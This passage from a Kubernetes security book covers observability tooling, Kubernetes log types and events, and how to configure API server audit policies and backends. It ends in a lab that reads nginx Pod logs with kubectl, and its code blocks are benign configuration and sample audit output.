One might think that monitoring and observability are the same, but they represent distinct concepts that complement each other in managing modern systems. Understanding their differences is important for you to ensure effective incident response.

Observability is the capability to gain deep insights into the system’s internal state based on the data it generates, such as metrics, traces, or logs. It goes one step further than traditional monitoring by not only collecting predefined metrics but also enabling real-time analysis, troubleshooting, and proactive issue detection, which enables faster incident response, performance optimization, and security threat detection.

Real-time alerting can be achieved by integrating observability tools with alerting backends such as **Prometheus plus Alertmanager** or **Elasticsearch plus Kibana** and **Loki**. Then, such alerts can be routed through tools like **PagerDuty**, **Opsgenie**, **Slack**, or email, ensuring security teams are notified immediately.

Differences between monitoring and observability

Table 10.1 highlights some of the key differences between the two concepts:

Monitoring	Observability
Focuses on collecting and visualizing predefined metrics	Focuses on understanding why something is happening based on signals such as logs, metrics, and traces
Used to detect known issues; reactive approach.	Proactive; enables diagnosing unknown or complex issues
Relies on dashboards, alerts, and thresholds	Involves structured and unstructured data correlation for deep analysis

Monitoring	Observability
Typically answers <i>what</i> is wrong	Focuses more on <i>why</i> it is wrong and <i>where</i> in the system
Tools include Prometheus, Grafana, and Metrics Server	Tools include OpenTelemetry, Jaeger, Fluent Bit, and the Elastic Stack.

Table 10.1 - Main differences between monitoring and observability

As mentioned earlier, both are complementary. Monitoring can indicate when something is wrong, and observability can offer the tools needed to dig into the issue to get to the root cause and fix it.

Imagine a Kubernetes e-commerce application experiencing high response times. Traditional monitoring might detect increased CPU usage, but observability helps troubleshoot that the latency originates from database query delays in a specific microservice by correlating logs, traces, and metrics.

By integrating observability tools such as Prometheus (metrics) and Loki (logs), Kubernetes DevOps gets a better view of cluster performance, allowing for more efficient debugging, performance tuning, and security analysis.

Observability data types

The three primary data types are logs, metrics, and traces. These work together to provide deep insights into system behavior and help teams diagnose and resolve issues efficiently.

Let’s deep dive into these three elements:

- **Logs:** Logs are time-stamped, immutable events that occur within a system. The purpose is to provide detailed, granular information about specific events or operations. Logs might be structured (e.g., JSON format) or unstructured (e.g., plain text). Some examples could be an application logging an error message when a database query fails, or a system log recording authentication attempts. Log volume can grow a lot if you do not implement policies for retention, making storage and retrieval more challenging.
- **Metrics:** These are numerical measurements representing the state or performance of a system over time and are ideal for monitoring trends, anomalies, and system health at a high level. Good examples of collecting metrics are CPU utilization, memory usage, and network throughput. Also, you can measure the number of HTTP 500 errors from a web application.

- **Traces:** Traces track the flow of a single request or transaction across different components in a distributed system and reveal how a system's components interact and where delays or failures occur in a workflow. They might be very useful for troubleshooting microservices architectures to get to the root cause of the problem. On visualization tools, they are often visualized as spans or timelines. One example of using traces would be to identify a slow database query affecting overall latency. Another one is perhaps to trace an e-commerce checkout process through multiple services, such as cart, payment, and so on.

Third-party observability tools

The following are some of the most popular observability tools. Some are open source and others are commercial. All offer observability insights into your clusters:

- **Prometheus:** This is an open source metrics monitoring and alerting tool that offers a very powerful query language (PromQL). It is good for monitoring infrastructure and application metrics. It also provides better scalability than legacy monitoring systems. You should use this tool if you are planning to monitor the infrastructure and application performance of Kubernetes.
- **Grafana:** This provides visualization and dashboard tools. It can visualize all the metrics from Prometheus and other tools such as Loki. Use Grafana for visualization, regardless of the tools to collect metrics. Unlike simple monitoring tools, Grafana allows for multi-source correlation.
- **Datadog:** This is a SaaS-based observability platform. It is not open source. One of the use cases would be observing cloud-native and containerized environments. Use Datadog if you need a minimum setup to start with.
- **Splunk:** This is a data analytics and observability platform. It is not open source and is commonly used for **Security Information and Event Management (SIEM)** and security-related observability.
- **Elastic (ELK – Elasticsearch, Logstash, and Kibana):** This is an open source log, metrics, and tracing platform. You may give it a try if you need centralized log aggregation for Kubernetes, cloud, and on-premises environments.

OpenTelemetry (OTel)

OTel [2] is not a tool; it is an open source observability framework for collecting, processing, and exporting traces, metrics, and logs from cloud-native applications. It provides vendor-neutral APIs and SDKs, allowing organizations to instrument their applications once and export telemetry

data to various observability tools such as the ones we mentioned in the preceding section. It is a project under the **Cloud Native Computing Foundation (CNCF)** and is widely adopted for observability in cloud-native and distributed systems.

It eliminates the need to use separate tools or libraries, providing a single framework for collecting logs, metrics, and traces.

OTel is becoming the standard for observability, enabling organizations to gain deep insights into their applications without being locked into proprietary monitoring solutions.

Figure 10.4 illustrates a typical observability platform architecture using Prometheus.




Figure 10.4 - Prometheus architecture

In Figure 10.4 [3], you can observe a common architecture of Prometheus, with all components interacting and communicating with each other. All core components of observability are clearly represented. The process begins with the collection of metrics, which are then stored in a database for further processing. These metrics are subsequently forwarded to various destinations, such as visualization platforms (e.g., Grafana) and alerting systems integrated with incident management tools.

OTel plays a crucial role in this architecture by acting as a vendor-neutral data collection framework, enabling seamless instrumentation and integration with various observability backends.

Use cases

The following highlights and explains some use cases that you can leverage using OTel:

- **Monitoring Kubernetes workloads:** As a reader, you are probably more interested in this use case due to the complexity, dynamic scaling, and ephemeral instances that make observing workloads a challenge. One solution is that you deploy the OTel Collector, which is a standalone service that collects, processes, and exports metrics, logs, and traces from applications and infrastructure and is responsible for data ingestion, transformation, and routing to some tools such as the ones we mentioned in the preceding section. Once deployed, you can gather telemetry data from Pods, services, and nodes. With all the set-up in place, you can now gain insights into resource bottlenecks, Pod failures, or service dependencies in real time.
- **Application performance monitoring (APM):** It is perfect for detecting and resolving performance issues in applications without detailed observability. For example, you can use metrics to track the response time for an e-commerce application to detect slowdowns, help identify performance bottlenecks, and improve user experience.
- **Insights in serverless architectures:** This service is short-lived by nature and poses a complex challenge to monitor its serverless functions. Using OTel to collect and export telemetry data is one of the solutions. An example would be to monitor the execution time and error rate of AWS Lambda functions.
- **Capacity planning:** Having inefficient resource allocation can lead to performance degradation or cost overruns. The best solution here is to use OTel to collect metrics such as CPU, memory, and disk usage across systems.
- **Real-time alerting and incident response:** For security professionals, real-time alerting and incident response is one of the most critical and impactful use cases for observability. Addressing system anomalies in the absence of an observability platform can be time-consuming and inefficient. By integrating OTel and leveraging its alerting capabilities, you can significantly enhance the ability to detect and respond to incidents effectively. This ensures a proactive approach to maintaining system health and security.

There are many ways and tools to perform and implement an observability platform. If you are interested in these topics, you will find some links for basic tutorials from different tools in the *Further reading* section at the end of this chapter.

Summary

In this chapter, we discussed availability as an important part of the CIA triad. You learned the importance of resource management and real-time resource monitoring from a security standpoint. We then introduced resource requests and limits, core concepts for resource management in Kubernetes. Next, we discussed resource management and how cluster administrators can proactively ensure that Kubernetes objects can be prevented from misbehaving.

We dived deep into the details of namespace resource quotas and limit ranges and looked at examples of how to set them up. We then shifted gears to resource monitoring. We looked at some built-in monitors that are available as part of Kubernetes, including Dashboard and the Metrics Server. Finally, we looked at a few third-party tools, such as Prometheus and Grafana, which are much more powerful and preferred by most cluster administrators and DevOps engineers.

Using resource management, cluster administrators can ensure that services in a Kubernetes cluster have sufficient resources available for operation and that malicious or misbehaving entities don't hog all the resources. Resource monitoring, on the other hand, helps to identify issues and symptoms in real time. With alert management used in conjunction with resource monitoring, stakeholders are notified of symptoms such as reduced disk space or high memory consumption as soon as they occur, ensuring that downtime is minimal.

Lastly, we introduced the observability framework and how it can help organizations gain insights into ephemeral instances, cloud assets, Kubernetes workloads, and many other use cases.

In *Chapter 11, Security Monitoring and Log Analysis*, we will discuss security monitoring and log analysis within Kubernetes environments to enhance threat detection and response capabilities. You will learn how to implement effective monitoring strategies that provide visibility into cluster activities, including the use of tools and frameworks for real-time alerting and anomaly detection.

Further reading

- [1] Metrics Server (<https://artifacthub.io/packages/helm/metrics-server/metrics-server>)
- [2] OpenTelemetry – OTel (<https://opentelemetry.io/docs/>)
- [3] Observability architecture overview (<https://prometheus.io/docs/introduction/overview>)
- [4] Tutorial using Prometheus (https://prometheus.io/docs/introduction/first_steps/)

- [5] Tutorials using Grafana (<https://grafana.com/tutorials/>)
- [6] Splunk OTel Collector documentation (<https://docs.splunk.com/observability/en/gdi/opentelemetry/install-the-collector.html>)
- [6] Datadog documentation on OTel (<https://docs.datadoghq.com/opentelemetry/>)

11

Security Monitoring and Log Analysis

In this chapter, we will discuss security monitoring and log analysis in Kubernetes environments. Security monitoring is crucial for detecting and responding to potential threats in real time as Kubernetes clusters run dynamic workloads.

You will look at the types of logs available in Kubernetes. You will go through auditing in detail and learn how to enable it to have visibility of what is happening in your environment. Also, you will learn about the tools and practices for collecting and analyzing Kubernetes logs. We will introduce how Kubernetes can be utilized to get logs and events using native tools.

We will also talk about how leveraging different log management strategies and observability frameworks makes it possible to identify unusual patterns and potential threats in cluster activities.

In this chapter, we will discuss the following topics:

- The role of monitoring and log analysis in security posture
- Logging in Kubernetes
- Introducing Kubernetes auditing
- Hands-on examples: practical Kubernetes security logging and monitoring

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (it's best to use version 1.30 as a minimum). There are several options available for this. You can deploy a

Kubernetes cluster on a local machine, cloud provider, or a managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but for the exercises in this chapter, having a cluster installed on one node would also work.

Other technical prerequisites include Kubernetes clusters, monitoring tools such as **Loki** and **Grafana**, and audit configurations to enable effective security observability.

The role of monitoring and log analysis in security posture

In a Kubernetes cluster, all components—worker nodes, Pods, containers, agents such as the kubelet, as well as the master node, API server, controller, manager, and scheduler—generate logs. Having a good understanding of how to access and analyze these logs is essential not only for troubleshooting but also for enhancing the security posture of the cluster.

When facing issues that impact the entire Kubernetes environment, reviewing cluster events can be critical to getting to the root cause and taking remediation actions promptly. Logging and monitoring not only help in detecting potential threats but also ensure that the cluster remains compliant with industry standards.

The following points describe some advantages of integrating logging and monitoring into your security strategy:

- **Proactive threat detection:** Real-time alerts for continuous monitoring of Kubernetes clusters should be implemented to detect anomalies, such as unauthorized API requests, unexpected network traffic, or unusual container behavior. Logs can reveal patterns that indicate attempts by attackers to move laterally across the cluster after gaining initial access. For example, monitoring unauthorized access to sensitive namespaces can help detect privilege escalation attempts.
- **Incident response and forensics:** Logs serve as evidence during post-incident-analysis of security breaches. For example, Kubernetes audit logs can show who accessed which resources and what actions were taken, which is crucial for understanding how an attacker exploited a vulnerability.
- **Compliance and regulatory requirements:** Many regulatory frameworks (such as PCI-DSS, HIPAA, and GDPR) require the following logging and monitoring practices. Collecting and retaining logs helps demonstrate compliance with these standards.
- **Visibility and observability:** Logging and monitoring provide visibility into both the Kubernetes control plane and the applications running on the cluster.

- **Hardening Kubernetes security controls:** Logs can be used to verify whether security policies (such as Pod Security Standards, Network Policies, and RBAC configurations) are being enforced properly. For example, monitoring logs for policy violations can reveal misconfigurations.
- **Resource optimization and cost efficiency:** Monitoring logs can help detect unauthorized resource usage, such as crypto-mining activities or data exfiltration attempts that consume excessive bandwidth or CPU resources.

In the following section, you will dive deep into logs and events and how to optimize logging strategies effectively.

Logging in Kubernetes

In this section, you will learn about the types of logs available in a Kubernetes cluster. Kubernetes logs can be categorized based on their origin and the level of detail they provide, such as node-level logs, container logs, and control plane component logs. Understanding these categories is essential for designing a logging strategy that captures activity across all critical layers of the Kubernetes environment. This section will also cover Kubernetes' notable event records within the cluster, which play an important role in understanding the behavior of workloads and resources. Also, you will learn about log aggregation practices, which involve collecting logs and events from across the cluster into a centralized system (SIEM or observability platform). Log aggregation is critical for effective monitoring, troubleshooting, correlation of incidents, and compliance auditing in a distributed environment such as Kubernetes.

On the other hand, centralizing all logs in a tool makes it easier for administrators or security analysts to troubleshoot or monitor for security purposes.

Note



Newcomers to Kubernetes sometimes have trouble figuring out how to view container and Pod logs. The most basic thing that you should understand about logging is that if the container's application is set up to write logs to `stdout` (standard output used for writing logs such as information, and messages) and `stderr` (used for writing error messages), those logs will be included in the container log for visibility and insights.

Types of logs

The following are the types of logs we have in Kubernetes:

- **Cluster-level logs:** These logs are generated by the Kubernetes control plane components responsible for managing the overall health and operation of the cluster. These include logs from the Kubernetes API server, Scheduler, Controller Manager, and some other components.
 - **API server logs:** These logs record every interaction or API call with the Kubernetes API server, including all requests and responses made to the Kubernetes API. Here are some use cases for these logs:
 - Detect unauthorized access attempts or brute-force attacks.
 - Monitor changes to critical resources such as Deployments, Services, and Secrets.
 - Troubleshoot issues related to API performance or errors in API requests.
 - **Controller Manager logs:** These logs are the actions of the Kubernetes Controller Manager. Here are some examples that illustrate their use:
 - Identify misconfigured controllers.
 - Detect unauthorized changes to controllers or workloads.
 - **Scheduler logs:** Logs from the Kubernetes scheduler, which is responsible for assigning Pods to nodes based on resource availability and scheduling policies. These logs can be used to troubleshoot issues related to Pod scheduling and resource allocation.
- **Node-level logs:** These logs are generated on individual nodes and provide insights into the health of the infrastructure and the containers running on it.
 - **Kubelet logs:** These are logs from the kubelet, which is the primary agent running on each Kubernetes node. It handles tasks such as container lifecycle management, health checks, and node resource management. Here are some use cases for these logs:
 - Detect issues with container startup, resource performance, or node connectivity.
 - Troubleshoot Pod health and node failures.

- **Container runtime logs:** These are logs related to the container runtime used by Kubernetes nodes. Here are some use cases for these logs:
 - Identify container crashes or restarts.
 - Detect unexpected container terminations or misconfigured container images.
- **Operating system and systemd logs:** These are Logs generated by the underlying operating system (host), including systemd services running on the nodes. Here are some cases in which they can be used:
 - Troubleshoot hardware-level issues that may impact the Kubernetes node's performance.
 - Detect unauthorized access or changes to the node's OS.
- **Application logs:** These are logs produced by the actual applications running inside containers; these logs are specific to the application. Here are some use cases for these logs:
 - Monitor application behavior, identify errors, and debugging.
 - Detect suspicious activity such as failed authentication attempts or unusual traffic patterns, ideal for security use cases.
- **Container standard output (stdout) and error (stderr):** These are logs written to stdout and stderr by containers. Kubernetes collects these logs and stores them on the host node for further processing. Some examples of these logs and use cases are as follows:
 - A simple Python application that writes logs to stdout and stderr on the host node under `/var/log/containers`.
 - Debugging: Developers can inspect logs to troubleshoot issues.

Events

Events are different from logs. Events are more like system messages that report state changes or warnings within the cluster. Unlike logs, events provide a structured timeline of actions that have been performed, such as the following:

- Pod creation, scheduling, or termination
- Resource constraints, such as CPU or memory issues
- Errors such as failed image pulls or node health problems

Both logs and events are very helpful for monitoring the security of our cluster. By analyzing logs, administrators can detect unauthorized access, privilege escalation attempts, or misconfigurations. Events, on the other hand, help identify anomalies, such as unexpected Pod evictions, which may indicate potential threats.

Logs and events complement each other. In security monitoring, events provide high-level summaries of what is happening in the cluster, while logs offer the detailed context needed to investigate those events. Together, they create a more complete picture of system activity, making it easier to detect and respond to potential threats.

Later, in the hands-on exercises, you will see how to read those logs and events.

Centralized log aggregation solutions

Collecting and analyzing the various Kubernetes logs in a centralized location is crucial for maintaining visibility, ensuring compliance, and quickly detecting potential security threats.

Centralized log aggregation solutions help gather logs from across the entire Kubernetes ecosystem into a single, searchable, and analyzable repository. This approach allows security and operations teams to efficiently monitor, correlate, and respond to events in real time.

The following are some of the most popular open-source tools and technologies used for centralized log aggregation in Kubernetes environments:

- **ELK Stack [1] (Elasticsearch, Logstash, and Kibana):** It provides centralized logging for Kubernetes clusters to monitor API server logs, audit logs, and application logs.
- **Fluentd and Fluent Bit: [2]** Fluentd and Fluent Bit are lightweight, open-source data collectors that can aggregate logs from various sources and forward them to different destinations.
- **Loki (with Grafana): [3] [4]** It is a log aggregation system optimized for Kubernetes, designed to work seamlessly with Prometheus metrics and Grafana dashboards.
- **Graylog: [5]** It is an open-source log management platform that focuses on simplicity and scalability. It uses Elasticsearch for storing logs and provides a web-based interface for search and analysis.

There are also many good commercial tools on the market, such as **Splunk**, **SumoLogic**, **DataDog**, and some others.

In the next section, you will learn about auditing in detail, reviewing its critical role in enabling security teams to gain valuable insights, detect anomalous behaviors, and monitor suspicious events.

Introducing Kubernetes auditing

Kubernetes auditing was introduced in version 1.11. Kubernetes' auditing records events such as creating a Deployment, patching Pods, deleting namespaces, and more in chronological order. With auditing, a Kubernetes cluster administrator can answer questions such as the following:

- What happened (for instance, whether a Pod was created and what kind of Pod it is)?
- Who did it (user/admin)?
- When did it happen (the timestamp of the event)?
- Where did it happen (in which namespace is the Pod created)?

From a security standpoint, auditing enables DevOps and the security team to do better anomaly detection and prevention by tracking events happening inside the Kubernetes cluster.

In a Kubernetes cluster, it is kube-apiserver that does the auditing. When a request (for example, create a namespace) is sent to kube-apiserver, the request may go through multiple stages. There will be an event generated per stage. The following are the known stages:

- RequestReceived: The event is generated as soon as the request is received by the audit handler without processing it
- RequestStarted: The event is generated between the time that the response header is sent and the response body is sent, and only applies for long-running requests such as watch
- RequestComplete: The event is generated when the response body is sent
- Panic: The event is generated when panic occurs, typically triggered if the audit pipeline encounters a critical failure that prevents it from continuing normal operation

The next subsection discusses Kubernetes audit policy and shows you how to enable Kubernetes auditing.

Kubernetes audit policy

As it is not realistic to record everything happening inside the Kubernetes cluster due to storage and bandwidth constraints, an audit policy allows users to define rules about what kind of event should be recorded and how much detail of the event should be recorded. When an event is processed by kube-apiserver, it compares the list of rules in the audit policy in order. The first matching rules dictate the audit level of the event. Here is an example of what an audit policy looks like:

```
apiVersion: audit.k8s.io/v1 # This is required.
kind: Policy
# Skip generating audit events for all requests in RequestReceived stage.
```

```

This can be either set at the policy level or rule level.
omitStages:
  - "RequestReceived"
rules:
  # Log pod changes at RequestResponse level
  - level: RequestResponse
    verbs: ["create", "update"]
    namespace: ["ns1", "ns2", "ns3"]
    resources:
      - group: ""
# Only check access to resource "pods", not the sub-resource of pods which
is consistent with the RBAC policy.
  resources: ["pods"]
# Log "pods/log", "pods/status" at Metadata level
  - level: Metadata
    resources:
      - group: ""
        resources: ["pods/log", "pods/status"]
# Don't log authenticated requests to certain non-resource URL paths.
  - level: None
    userGroups: ["system:authenticated"]
    nonResourceURLs: ["/api*", "/version"]
# Log configmap and secret changes in all other namespaces at the Metadata
level.
  - level: Metadata
    resources:
      - group: "" # core API group
        resources: ["secrets", "configmaps"]

```

The preceding policy example defines what events the Kubernetes API server should record, at what level of detail, and under which conditions. Here is a brief description of what exactly that policy is doing:

- **omitStages: ["RequestReceived"]:** This stage often adds noise and little value, so skipping it reduces log volume without losing important context. This tells Kubernetes not to log the initial stage when a request is first received by the API server.
- **Rule: Log Pod changes at the RequestResponse level:** Captures full request and response bodies whenever a Pod is created or updated in the namespaces ns1, ns2, or ns3.

- **Rule:** Log access to pods/log and pods/status (at the Metadata level): Records of who accessed Pod logs or Pod status, without storing the actual content, only metadata information.
- **Rule:** Exclude certain nonResource API accesses by authenticated users: Skips logging for authenticated users who access non-resource URLs such as /api or /version.
- **Rule:** Log ConfigMap and Secret changes in all other namespaces (at the Metadata level): Logs who modified ConfigMaps and Secrets in all namespaces (except those already covered by previous rules).

You can configure multiple audit rules in the audit policy. Each audit rule will be configured by the following fields:

- **level:** The audit level that defines the verbosity of the audit event.
- **resources:** The Kubernetes objects under audit. Resources can be specified by an **Application Programming Interface (API)** group and an object type.
- **nonResourcesURL:** A non-resource **Uniform Resource Locator (URL)** path that is not associated with any resources under audit.
- **namespace:** Decides which Kubernetes objects from which namespaces will be under audit. An empty string will be used to select non-namespaced objects, and an empty list implies every namespace.
- **verb:** Decides the specific operation of Kubernetes objects that will be under audit—for example, create, update, or delete.
- **users:** Decides the authenticated user the audit rule applies to.
- **userGroups:** Decides the authenticated user group the audit rule applies to.
- **omitStages:** Skips generating events at the given stages. This can also be set at the policy level.
- While an audit policy allows you to configure a policy at a fine-grained level by specifying verb, namespace, resources, and more, it is the audit level of the rule that defines how much detail of the event should be recorded. There are four audit levels, detailed as follows:
 - **None:** Do not log events that match the audit rule.
 - **Metadata:** When an event matches the audit rule, log the metadata (such as user, timestamp, resource, verb, and more) of the request to kube-apiserver.
 - **Request:** When an event matches the audit rule, log the metadata as well as the request body. This does not apply to a non-resource URL.
 - **RequestResponse:** When an event matches the audit rule, log the metadata and the request-and-response body. This does not apply to non-resource requests.

The request-level event is more verbose than the metadata-level events, while the RequestResponse level event is more verbose than the request-level event. The high verbosity requires more **input/output (I/O)** throughput and storage. It is necessary to understand the differences between the audit levels so that you can define audit rules properly, both for resource consumption and security. With an audit policy successfully configured, let's take a look at what audit events look like. The following is a metadata-level audit event:

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Request",
  "auditID": "5288da45-23b6-49e7-83b0-8be09801c61c",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/namespaces/packt/pods/nginx2/binding",
  "verb": "create",
  "user": {
    "username": "system:kube-scheduler",
    "groups": [
      "system:authenticated"
    ]
  },
  "sourceIPs": [
    "172.31.15.247"
  ],
  "userAgent": "kube-scheduler/v1.30.2 (linux/amd64) kubernetes/3968350/scheduler",
  "objectRef": {
    "resource": "pods",
    "namespace": "packt",
    "name": "nginx2",
    "uid": "fce6f8df-cf33-410d-b60b-a536ffecb700",
    "apiVersion": "v1",
    "subresource": "binding"
  },
  "responseStatus": {
    "metadata": {},
    "status": "Success",
    "code": 201
  }
}
```

```

    },
    "requestObject": {
      "kind": "Binding",
      "apiVersion": "v1",
      "metadata": {
        "name": "nginx2",
        "namespace": "packt",
        "uid": "fce6f8df-cf33-410d-b60b-a536ffecb700",
        "creationTimestamp": null
      },
      "target": {
        "kind": "Node",
        "name": "ip-172-31-15-247"
      }
    },
    "requestReceivedTimestamp": "2024-10-26T16:39:30.820878Z",
    "stageTimestamp": "2024-10-26T16:39:30.827035Z",
    "annotations": {
      "authorization.k8s.io/decision": "allow",
      "authorization.k8s.io/reason": "RBAC: allowed by
ClusterRoleBinding \"system:kube-scheduler\" of ClusterRole \"system:kube-
scheduler\" to User \"system:kube-scheduler\""
    }
  }
}

```

The preceding audit event shows the user, timestamp, the object being accessed, the authorization decision, and so on. A request-level audit event provides extra information within the `requestObject` field in the audit event. You can find out the specification of the workload in the `requestObject` field, as follows:

```

"requestObject": {
  "kind": "Binding",
  "apiVersion": "v1",
  "metadata": {
    "name": "nginx2",
    "namespace": "packt",
    "uid": "fce6f8df-cf33-410d-b60b-a536ffecb700",
    "creationTimestamp": null
  }
}

```



```
    },  
    "target": {  
      "kind": "Node",  
      "name": "ip-172-31-15-247"  
    }  
  },  
}
```

The RequestResponse-level audit event is the most verbose. The responseObject instance in the event is almost the same as requestObject, with extra information such as resource version and creation timestamp, as shown in the following code block:

```
"responseObject": {  
  "kind": "Pod",  
  "apiVersion": "v1",  
  "metadata": {  
    "name": "nginx2",  
    "namespace": "packt",  
    "uid": "fce6f8df-cf33-410d-b60b-a536ffecb700",  
    "resourceVersion": "2778132",  
    "creationTimestamp": "2024-10-26T16:39:30Z",  
    "labels": {  
      "run": "nginx2"  
    },  
  },  
  "managedFields": [  
    {  
      "manager": "kubectl-run",  
      "operation": "Update",  
      "apiVersion": "v1",  
    },  
  ],  
}
```

Remember to choose the audit level carefully. More verbose logs provide deeper insight into the activities being carried out. However, it does cost more in storage and time to process the audit events.

One thing worth mentioning is that if you set a request or a RequestResponse audit level on Kubernetes Secret objects, the Secret content will be recorded in the audit events. If you set the audit level to be more verbose than metadata for Kubernetes objects containing sensitive data, you should use a sensitive data redaction mechanism to avoid secrets being logged in the audit events. Examples of such mechanisms include using Kubernetes audit policy rules with `omitStages`, employing a custom webhook to sanitize sensitive fields, or integrating with external log processors such as Fluent Bit, Splunk, or Logstash to mask secrets before logs are stored or forwarded.

While the Kubernetes auditing functionality offers a lot of flexibility to audit Kubernetes objects, it is not enabled by default. The next subsection teaches you how to enable Kubernetes auditing and store audit records.

Configuring the audit backend

In order to enable Kubernetes auditing, you need to pass the `--audit-policy-file` flag with your audit policy file when starting `kube-apiserver`. There are two types of audit backends that can be configured to use process audit events: a log backend and a webhook backend. Let's have a look at them.

Log backend

The log backend writes audit events to a file on the master node. The following flags are used to configure the log backend within `kube-apiserver`:

- `--audit-log-path`: Specifies the log path on the master node. This is the flag to turn **ON** or **OFF** the log backend. Here is an example:

```
--audit-log-path=/var/log/kubernetes/audit/audit.log
```

- `--audit-log-maxage`: (optional) Specifies the maximum number of days to keep the audit records.
- `--audit-log-maxbackup`: (optional) Specifies the maximum number of audit files to keep on the master node.
- `--audit-log-maxsize`: (optional) Specifies the maximum size of an audit log file in megabytes before it gets rotated.

Now you must mount the volumes and `hostPath` if you are running `kube-apiserver` as a Pod. You must edit the file on the master `/etc/kubernetes/manifest/kube-apiserver.yaml`. I always recommend having a backup copy of that file just in case you make some mistakes.

The next code block is an example of how to mount the volumes for the logs and audit policy. The first code snippet shows the actual definition of the mount points for the volumes that will be visible on the containers.

```
volumeMounts:
- mountPath: /etc/kubernetes/audit-policy.yaml
  name: audit
  readOnly: true
- mountPath: /var/log/kubernetes/audit/
```

```
name: audit-log
readOnly: false
```

This second part of the `kube-apiserver.yaml` is where you should define the actual host path for those directories that are hosted on the node:

```
volumes:
- name: audit
  hostPath:
    path: /etc/kubernetes/audit-policy.yaml
    type: File
- name: audit-log
  hostPath:
    path: /var/log/kubernetes/audit/
    type: DirectoryOrCreate
```

Having covered the setup of the audit log backend—along with crucial details such as optional parameters and host volume mounts—we’ll now move on to the webhook backend.

Webhook backend

The webhook backend writes audit events to the remote webhook registered to `kube-apiserver`. To enable the webhook backend, you need to set the `--audit-webhook-config-file` flag with the webhook configuration file. This flag is also specified when starting `kube-apiserver`. Another flag, `--audit-webhook-initial-backoff`, which is optional, will help you specify the amount of time to wait after the first failed request before retrying.

The following is an example of a webhook configuration to register a webhook backend for the Falco service (which will be introduced in *Chapter 12, Defense in Depth*, in more detail):

```
apiVersion: v1
kind: Config
clusters:
- name: falco
  cluster:
    server: http://$FALCO_SERVICE_CLUSTERIP:8765/k8s_audit
contexts:
- context:
    cluster: falco
    user: ""
```

```
name: default-context
current-context: default-context
preferences: {}
users: []
```

The URL specified in the server field (`http://$FALCO_SERVICE_CLUSTERIP:8765/k8s_audit`) is the remote endpoint the audit events will be sent to.

In this section, we talked about Kubernetes auditing by introducing the audit policy and audit backends. In the next section, let's try some practical hands-on labs with different scenarios.

Hands-on examples for Kubernetes security logging and monitoring

In these two practical examples, first, you will examine how you can obtain logs and events from their cluster using native tools. In the second example, you will use a popular open-source tool to implement logging and visualization of your cluster environment.

Kubernetes logs and events

This example will demonstrate how you can get logs from applications using native tools. To help you understand the exercise better, consider the following real-world scenario.

You have just deployed an `nginx` Pod into the `packt` namespace as part of a new microservice rollout. Everything initially appears healthy, but within hours, your monitoring system begins to alert you about unusual activity. As the product security owner, it's your responsibility to investigate and determine whether the cluster's security posture has been compromised.

Your mission is to investigate and respond to these suspicious behaviors using Kubernetes-native tools.

Some of the symptoms that you may observe include the following:

- **Container crash loops:** A compromised container might crash repeatedly due to malicious code being injected
- **Failed API requests:** Unauthorized API requests might indicate scanning for vulnerabilities
- **Image pull failures:** Pulling a container image from an external repository may fail if the repository is compromised or the image is unavailable
- **Excessive resource consumption:** A Pod log might show abnormal CPU or memory usage caused by cryptojacking or a denial-of-service attack.

- **Network policy violations:** Unauthorized communication attempts between Pods
- **Exploitation of known vulnerabilities:** Exploitation attempts for known vulnerabilities in containers
- **Suspicious file access:** Unusual attempts to access sensitive files

The following steps will show you how to leverage some native tools to check logs and events on suspicious Pods.

Steps for the scenario

1. Checking logs from Pods:

In this exercise, we are checking logs from a Pod named `nginx` that was installed on the `packt` namespace using the following command:

```
kubectl -n packt logs nginx
```

The following output shows the logs generated by the Pod web server (`nginx`). Some are not found messages (**404**) and the last was successful (**code 200**):

```
2024/11/19 19:46:38 [error] 30#30: *13 open() "/usr/share/nginx/html/ready" failed (2: No such file or directory), client: 10.0.0.184, server: localhost, request: "GET /ready HTTP/1.1", host: "10.0.0.36"
10.0.0.184 - - [19/Nov/2024:19:46:38 +0000] "GET /ready HTTP/1.1" 404 153 "-" "curl/8.5.0" "-"
2024/11/19 19:46:41 [error] 30#30: *14 open() "/usr/share/nginx/html/health" failed (2: No such file or directory), client: 10.0.0.184, server: localhost, request: "GET /health HTTP/1.1", host: "10.0.0.36"
10.0.0.184 - - [19/Nov/2024:19:46:41 +0000] "GET /health HTTP/1.1" 404 153 "-" "curl/8.5.0" "-"
10.0.0.184 - - [19/Nov/2024:19:47:59 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/8.5.0" "-"
```

You can always use filters (`grep`) to find specific words – in this case, only successful attempts, as shown here:

```
